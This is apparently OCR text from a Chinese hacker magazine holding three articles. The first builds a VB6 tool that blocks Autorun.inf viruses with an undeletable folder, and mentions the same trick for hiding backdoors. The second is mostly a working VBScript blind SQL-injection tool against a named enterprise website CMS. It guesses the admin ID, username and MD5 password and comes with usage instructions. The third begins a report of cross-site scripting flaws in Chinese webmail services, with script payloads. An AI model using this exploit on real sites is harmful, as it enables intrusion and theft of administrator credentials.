记得以前的Nohack上提过建立无法删除的文件夹来存放后门程序，这里将此技术借来使用。具体原理不再赘述，请参考以前的Nohack。我们在命令行下进入上面建立的“Autorun.inf”的文件夹中，用DOS命令MD来建立无法删除的文件夹，具体命令如图2所示。



图3 无法删除文件夹错误

建立完成后用DIR命令查看，发现原先建立的是“免疫目录..\”，而查看到的结果是“免疫目录.”，少了“.\”。使用资源管理器删除此文件夹，结果如图3所示，无法正常删除。




图4 免疫程序的界面布局

这样病毒就无法删除“Autorun.inf”文件夹了，达到了既免疫又无法删除的目的。每台机器的每个分区都要手工来做，相当麻烦，还不赶快用代码来实现！

设计

先给出界面布局及对应控件属性，如图4、图5所示。

对象 \ 属性	Name	Caption	List
Label	lblDriver	盘符:	无
ComboBox	cobDriver	无	空
CommandButton	DoDriver	执行	无

图5 对应控件属性

首先需要进行程序初始化，获取该机硬盘的所有分区，将其添加进组合框中供使用者进行选择。这里使用脚本系统中的文件系统对象，以获取驱动器对象的驱动器类型。具体代码如下：

```
Private Sub Form_Load()
'获取硬盘盘符列表
Call GetDriverType
End Sub
'获取硬盘盘符列表并添加到组合框中
Private Sub GetDriverType()
Dim fs, d, t '定义文件系统、盘符及盘符对应属性的变量
Dim Driver As Integer '定义当前盘符名的变量
```

```
Dim DriverPath As String '定义当前盘符根的变量
'建立文件系统对象
Set fs = CreateObject("Scripting.FileSystemObject")
'循环变量C至Z盘
For Driver = 67 To 90
    '获取当前盘符的根
    DriverPath = Chr(Driver) & ":\"
    '获取当前盘的文件系统对象
    Set d = fs.GetDrive(DriverPath)
    '设置错误陷阱，防止盘符不存在而导致程序崩溃
    On Error GoTo Err
    '根据获取的盘符类型进行判断
    Select Case d.DriveType
        Case 0: t = "Unknown"
        Case 1: t = "Removable"
        '是硬盘，则添加到组合框中以供选择
Case 2: t = "Fixed": cobDriver.AddItem Chr(Driver) & ":"
        Case 3: t = "Network"
        Case 4: t = "CD-ROM"
        Case 5: t = "RAM Disk"
    End Select
    Debug.Print "Drive " & d.DriveLetter & ": - " & t
'继续下一个盘符
Next
'错误陷阱标号
Err:
End Sub
```

接着在选择好相应的分区后添加“\”，以方便DIR () 函数判断指定分区是否可读，如果可读则建立“Autorun.inf”文件夹，并在“Autorun.inf”文件夹中建立“免疫目录..\”文件夹。在建立文件夹之前因“免疫目录..\”文件夹特殊，无法正常访问，所以要设置错误陷阱，防止因文件夹已经存在而导致建立错误。具体代码如下：


```
'执行选定盘符的免疫
Private Sub DoDriver_Click()
'设置“执行”按钮为无效，防止执行过程中再次点击而导致程序崩溃
cobDriver.Enabled = False
'判断选择盘符是否可读，即是否存在
If Dir(cobDriver.Text & "\") = "" Then
    '不可读，则给出错误提示
    MsgBox "输入/选择盘符错误！", vbCritical
    '设置错误陷阱，防止因盘符不可读而导致程序崩溃
    On Error GoTo Err
End If
'设置错误陷阱，防止下面要建立的目录存在而导致程序崩溃
On Error Resume Next
'建立“Autorun.inf”为目录名的目录
Call MkDir(cobDriver.Text & "\Autorun.inf")
'在“Autorun.inf”目录中建立一包含“..\”字符的特殊目录
Call MkDir(cobDriver.Text & "\Autorun.inf\免疫目录..\")
'设置“Autorun.inf”目录为只读+隐藏+系统属性，进行简单隐藏
Call SetAttr(cobDriver.Text & "\Autorun.inf", vbReadOnly
+ vbHidden + vbSystem)
'错误陷阱标号
Err:
'设置“执行”按钮为有效
cobDriver.Enabled = True
End Sub
```

至此，一个永久免疫Autorun.inf类病毒的疫苗就诞生了。不多说了，最后留下我的Blog：http://www.smallrascal.cn，欢迎各位常来坐坐喝喝茶。

（作者提到的Autorun.inf类病毒疫苗的代码已收录在光盘中）

编辑点评：

作者利用了MS的两个“特殊”功能，巧妙地制作出了Autorun.inf类病毒的永久疫苗，看来真的不能小看MS留下的这些小功能哦！



用VBS玩注入
——从南方数据企业网站管理系统漏洞看VBS注入工具的编写

TTFCT[E.S.T]

从本文你可以学到：

1、分析南方数据企业网站管理系统的漏洞
2、初步学习VBS
3、VBS编程实现注入

对于我们某些玩脚本的朋友，可能对C、DELPHI、VB等工具接触得比较少，当我们深入到程序中并发现它的漏洞时，对某些注入漏洞的利用，要手工完成才行，玩过手工注入的朋友都知道，如此注入，不但速度慢，而且累人。其实，在不熟悉上述编程语言的情况下，我们可以利用VBS脚本编写一个辅助注入工具，这样就可以大大提高注入的效率了。

分析

下面我们就以南方数据企业网站管理系统为例，分析其漏洞的形成，并针对此漏洞编写VBS辅助注入工具。

南方数据企业网站管理系统漏洞存在于useredit.asp，其5-77行代码如下：

```
dim Action,UserName,FoundErr,ErrMsg
dim rsUser,sqlUser
Action=trim(request("Action"))
UserName=trim(request("UserName")) //直接取得username的值，没
进行合法性判断
if UserName="" then
    UserName=session("UserName")
end if
if UserName="" then //若username为空，action为空则转向userserver.asp
    if Action="" then
        response.redirect "UserServer.asp"
    else
    FoundErr=True //若username为空，action不为空，则显示参数不足！
    ErrMsg=ErrMsg & "<br><li>参数不足！</li>"
    end if
end if
if FoundErr=true then
    call WriteErrMsg()
else
    Set rsUser=Server.CreateObject("Adodb.RecordSet")
sqlUser="select * from [User] where UserName='" & UserName &
"'" //将没过滤的username提交查询
```

```
        rsUser.Open sqlUser,conn,1,3
    if rsUser.bof and rsUser.eof then //如果没有找到
用户信息，则显示找不到指定的用户
                FoundErr=True
    ErrMsg=ErrMsg & "<br><li>找不到指定的用户! </li>"
                call writeErrMsg()
                else
    if Action="Modify" then //若Action="Modify"则
取得所有提交过来的值
                        dim Sex,Email,Homepage
                        Sex=trim(Request("Sex"))
                        省略部分代码
    //如果取得的值都为空，则提示：性别不能为空，Email不
能为空，公司名称不能为空。收货地址不能为空，收货人不能为空，
联系电话不能为空
                        if Sex="" then
                                founderr=true
        errmsg=errmsg & "<br><li>性别不能为空</li>"
                        else
                                sex=cint(sex)
                if Sex<>0 and Sex<>1 then
                                        Sex=1
                                end if
                        end if
                        if Email="" then
                                founderr=true
    errmsg=errmsg & "<br><li>Email不能为空</li>"
                        else
                if IsValidEmail(Email)=false then
    errmsg=errmsg & "<br><li>您的Email有错误</li>"
                                founderr=true
                                end if
                        end if
                        if CompanyName="" then
                founderr=true
    errmsg=errmsg & "<br><li>公司名称不能为空</li>"
                        end if
                        if Add="" then
                                founderr=true
    errmsg=errmsg & "<br><li>收货地址不能为空</li>"
                        end if
                        if Receiver="" then
                                founderr=true
    errmsg=errmsg & "<br><li>收货人不能为空</li>"
                        end if
                        if Phone="" then
                                founderr=true
    errmsg=errmsg & "<br><li>联系电话不能为空</li>"
                        end if
```

我们来分析一下这段代码的执行过程。程序首先将没有经过合法判断的变量username提交SQL查询user表，如果在数据库中没有找到匹配的信息，则显示“找不到指定的用户”，否则找到对应用户后，当Action="Modify"时，继续获取性别、Email、公司名称等相对应的变量，如果这些变量用户都没有输入（即为空），那么程序将提示“性别不能为空”、“Email不能为空”、“公司名称不能为空”等后面一连串不能为空的信息。看看这条数据库查询语句：sqlUser="select * from [User] where UserName='" & UserName & "'"，要使查询结果为真，我们可以这样构造语句：select * from [User] where UserName='ttfct' or '1'='1' and exists(select * from admin) and '1'='1'，即把ttfct' or '1'='1' and exists(select




图1 错误信




图2 构造错误语句后的提示

* from admin) and '1'='1赋值给username，由于数据库中没有ttfct这个用户，但存在admin表，这两个条件将使我们的查询结果为真，若我们后面的信息都不再填，那么将提示“性别不能为空”、“Email不能为空”等一连串不能为空的信息，如图1所示。

若我们构造的语句错误，使得查询的结果为假，那么程序将提示：找不到指定的用户，如图2所示。到此这个漏洞的基本原理我们已经明白了，现在我们来编写辅助注入程序。

编程思路及实现方法

编写此程序，我们要实现五个功能：判断是否存在注入、获取管理员的ID号、猜解用户名长度、猜解用户名及猜解MD5密码。

在分析之前，我们先给出程序定义部分和一函数BytesToBstr：

```
        '程序定义部分
        On Error Resume Next              '容错处理
        Dim Arg                           '设置参数
        Dim Attackurl,Attackok            '漏洞URL、标志
        Dim Tempmd5                       '存放获取的MD5密码
        Dim Md5pwd                        'MD5密码列表
        Dim i,j,str,k,n,m,t
        Dim username,usrtmp,user,myid,myid2    '用户列表,ID信息,用户名
    Set Arg = WScript.arguments
        '只接收一个参数
        If Arg.count <> 1 Then
        WScript.Echo vbcrlf&"程序使用方法"
        WScript.Echo vbcrlf&"cscript "& WScript.ScriptFullName&" url"
        else
        Set Xml=CreateObject("Microsoft.XMLHTTP")
        '目标网址
        Attackurl=Arg(0)
    If LCase(Left(Attackurl,7)) <> "http://" Then Attackurl = "http://
" & Attackurl
        Tempmd5=""
        user=""
        Md5pwd=Split("0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f",",")
    usrtmp="0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,
v,w,x,y,z"
        username=Split(usrtmp,",")
        GetWeak(Attackurl)
        myid2=myid
        if Attackok=1 then
        wscript.echo vbcrlf&"恭喜,漏洞存在!现在开始注入"
        else
        wscript.echo vbcrlf&"可能漏洞已修补了"
        end if
        'BytesToBstr()函数
        Function BytesToBstr(body)
          dim objstream
          set objstream = CreateObject("ADODB.Stream")
          objstream.Type = 1
          objstream.Mode = 3
          objstream.Open
          objstream.Write body
                    objstream.Position = 0
                    objstream.Type = 2
                    objstream.Charset = "GB2312"
                    BytesToBstr = objstream.ReadText
                    objstream.Close
                    set objstream = nothing
                End Function
                End If
```

要实现这五个功能，我们要使用“MICROSOFT.XMLHTTP”这个组件，如果我们提交语句：/UserEdit.asp?Action=Modify&username=ttfct' or '1'='1' and exists(select * from admin where id="&t&") and '1'='1，我们让变量t从1循环到10（说明一下为什么要在这里加上where id="&t&"，这是因为可能使用了此系统的用户把原来的管理员删除了，然后重新添加管理员，

那么，ID将不再是1)，在这10个ID里面应该可以找到一个ID使SQL查询为真，从而得到和图1相同的结果。由于返回的信息是以HTML页面呈现出来的，所以我们通过Xml.ResponseBody方法获得HTML页面的所有代码，并使用VBS中的函数Instr()进行查找字符串“性别不能为空”，如果查找的结果返回不为0（即查找到匹配字符串），那么则说明网站存在注入，这时把t的值赋值给另一全局变量myid2，这样就可以确定此网站是否存在注入，如果存在注入就获取用户ID号。具体代码如下：

```
'此函数用于判断页面是否存在注入,并获取管理员ID号,记录下可注入标志Attackok
Function GetWeak(url)
for t=1 to 10
url=url&"/UserEdit.asp?Action=Modify&username=ttfct' or '1'='1' and exists(select * from
admin where id="&t&") and '1'='1"
Xml.open "post",url,False
Xml.send
postPage1=BytesToBstr(Xml.ResponseBody)
If InStr(postPage1,"<title>无法找到网页</title>")=0 And InStr(postPage1,"您正在搜索的网页可能已经删除、更名或暂时不可用.</font>")=0 Then
If InStr(postPage1,"性别不能为空")<>0 then
myid=t
Attackok=1
exit for
end if
end if
next
end function
```

在页面存在注入的情况下，我们就可以获取用户名长度，构造的语句为：UserEdit.asp?Action=Modify&username=ttfct' or '1'='1' and (select len(username)="&i&" from admin where id="&myid2&") and '1'='1，我们取i变量的值从1循环到15就行了。然后用同样的原理判断，从而计算出其长度，实现代码如下：

```
'用户名长度获取,并赋值给变量str
if Attackok=1 then
wscript.echo vbcrlf&"正在获取信息,请稍候^_^"
wscript.echo vbcrlf&"成功获取用户ID号为: "&myid2
For i=1 to 15
Openurl2=Attackurl&"/UserEdit.asp?Action=Modify&username=ttfct' or '1'='1' and (select len(username)="&i&" from admin where id="&myid2&" ) and '1'='1"
Xml.open "post",Openurl2,False
Xml.send
postPage2=BytesToBstr(Xml.ResponseBody)
If InStr(postPage2,"性别不能为空")<>0 then
Wscript.echo vbcrlf&"获取用户名长度: "&Cstr(i)
str=i
End If
Next
end if
```

这样就成功地获取了用户名长度，并把获取的长度赋值给一全局变量str，方便猜解用户名时用。猜解用户名要使用双重循环，看看注入语句相信你应该就会明白了：UserEdit.asp?Action=Modify&username=ttfct' or '1'='1' and (select mid(username,"&k&",1)='"&username(j)&"' from admin where id="&myid2&") and '1'='1，一个是截取用户名位数，另一个是截取对应位数上的用户名，所以用到双重循环了，实现代码如下：

```
'猜解用户名
if Attackok=1 then
For k=1 to str
For j=0 to ubound(username)
Openurl3=Attackurl&"/UserEdit.asp?Action=Modify&username=ttfct' or '1'='1' and (select mid(username,"&k&",1)='"&username(j)&"' from admin where id="&myid2&" ) and '1'='1"
Xml.open "post",Openurl3,False
Xml.send
postPage3=BytesToBstr(Xml.ResponseBody)
If InStr(postPage3,"性别不能为空")<>0 then
WScript.Echo vbcrlf&"获取用户名: "&username(j)&" 正在读取中, 请等待..."
user=user&username(j)
end if
next
next
end if
```

同样,获取MD5加密密码也要用到双重循环，构造的语句为：UserEdit.asp?Action=Modify&username=ttfct' or '1'='1' and (select mid(password,"&n&",1)='"&Md5pwd(m)&"' from admin where id="&myid2&") and '1'='1，具体实现代码如下：

```
'猜解MD5密码
'GetWeak(Attackurl)
if Attackok=1 then
for n=1 to 16
for m=0 to 15
Openurl4=Attackurl&"/UserEdit.asp?Action=Modify&username=ttfct' or '1'='1' and (select mid(password,"&n&",1)='"&Md5pwd(m)&"' from admin where id="&myid2&" ) and '1'='1"
Xml.open "post",Openurl4,False
Xml.send
postPage4=BytesToBstr(Xml.ResponseBody)
If InStr(postPage4,"性别不能为空")<>0 then
WScript.Echo vbcrlf&"已获取的MD5为: "&Md5pwd(m)&" 正在读取中, 请等待..."
Tempmd5=Tempmd5&Md5pwd(m)
end if
next
next
```

这里的双重循环和猜解用户名原理相同，经过这五步，我们就成功地实现了自动注入猜解的功能。

利用方法很简单,cscript exp.vbs http://www.xxx.com，测试效果如图3所示。




图3 程序最终测试

到此程序编写测试完毕。

（作者提到的网址过滤程序的代码已经收录在光盘中）

编辑点评：

VBS也能用来进行注入猜解，真是大千世界无奇不有啊！玩注入的虫虫们以后就不要为了找注入工具而烦恼了，可以根据本文打造自己有针对性的注入程序，更重要的是任何一台机器都可以运行！



圣诞饕餮盛宴

国内门户网站的邮箱再次难逃Hack噩梦，被测试过的Mail几乎都存在着不同程度的瑕疵。真没有想到，拥有众多用户的门户邮箱竟然如此不堪一击，是因为Mail的结构有天生缺陷？还是这些门户们对于用户安全不够重视？本期的饕餮盛宴为你展示在HACK精妙的代码之下邮箱的脆弱性是如何暴露的。

Sina、TOM、Sohu、21CN、163、QQ、126、Yahoo等国内邮箱再暴跨站漏洞

曾云好（湖南长沙）

从本文中你可以学到：

1、跨站的一些基本做法

2、作者的一些思路

在几个月前，国内的邮箱跨站漏洞被一些牛人们发现了，而且有详细的攻击方法和进入他人邮箱的演示过程。如今几个月过去了，邮箱的漏洞修补得怎么样了？是否如人们想像的那么完美呢？经过我一番艰苦的对TOM、SOHU、21CN、163的邮箱黑箱测试，发现它们的安全性还是不尽人意，又出现了其他跨站漏洞。下面就仔细来分析它们的新跨站漏洞吧。

一、TOM邮箱跨站

1.HTML跨站

我先注册一个SOHU的邮箱，然后给TOM邮箱发送一封邮件，在邮件的主题和内容上都输入跨站代码**<script>alert("TOM跨站")</script>**。在TOM邮箱收到邮件后打开，如图1所示。没有产生跨站效果，通过查看客户端代码发现都被转换了：

```
            <td class="TB_bg_EE"
nowrap="nowrap">主题(Subject): </td>
    <td>&lt;script&gt;alert(&quot;TOM
跨站&quot;)&lt;/script&gt;</td>
    ..........省略代码
    <td >&lt;script&gt;alert(&quot;TOM
跨站&quot;)&lt;/script&gt; <br>
```

但是TOM提供了一个这样的功能，如图2所示。那就是可以下载整个邮件，而且下载回本地后是用HTML格式保存的。下载到本地后我们打开这个文件就出现了跨站效果，如图3所示。

为什么会出现这种情况呢？我们先来看看邮件的原文：

```
..........省略
      Content-Type: text/plain;
charset="GB2312"
    Content-Transfer-Encoding: 8bit
    <script>alert("TOM跨站")</script>
//没有过滤
    <html>
    <head>
    <meta http-equiv="Content-Type"
content="text/html; charset=GB2312"></
head>
    <body>
    <!--SOHUMAIL_HTML_HEAD_END-
-><script>alert("TOM跨站")</script> /
/没有过滤
    <hr size=1><style type="text/css">
    <!--
    a {font-size:12px;color:black}
    a:hover {font-size:12px;text-
decoration:underline}
    .b{font-family:Arial; font-size:80%;
margin-bottom:2px;color:#0000CC}
    .pp{font-family:Arial;font-size:10px}
    -->
    </style>
    <table border=0>
    <tr><td height=18><a href=http://
goto.sohu.com/goto.php3?code=mailadt-ta1
    target=_blank><font color=red>超大
U盘免费等你拿</font></a>
    </td><td rowspan="2"><img src="
http://outlook.mail.sohu.com/sohu-mail-
logo.gif">
    </td></tr>
    <br>
    <tr><td height=18><a href=http:/
/goto.sohu.com/goto.php3?code=mailadt
-ta target=_blank>*用搜狗拼音写邮件，体验
更流畅的中文输入>></a>
    </td></tr>
    </table>
```




图1




图2




图3

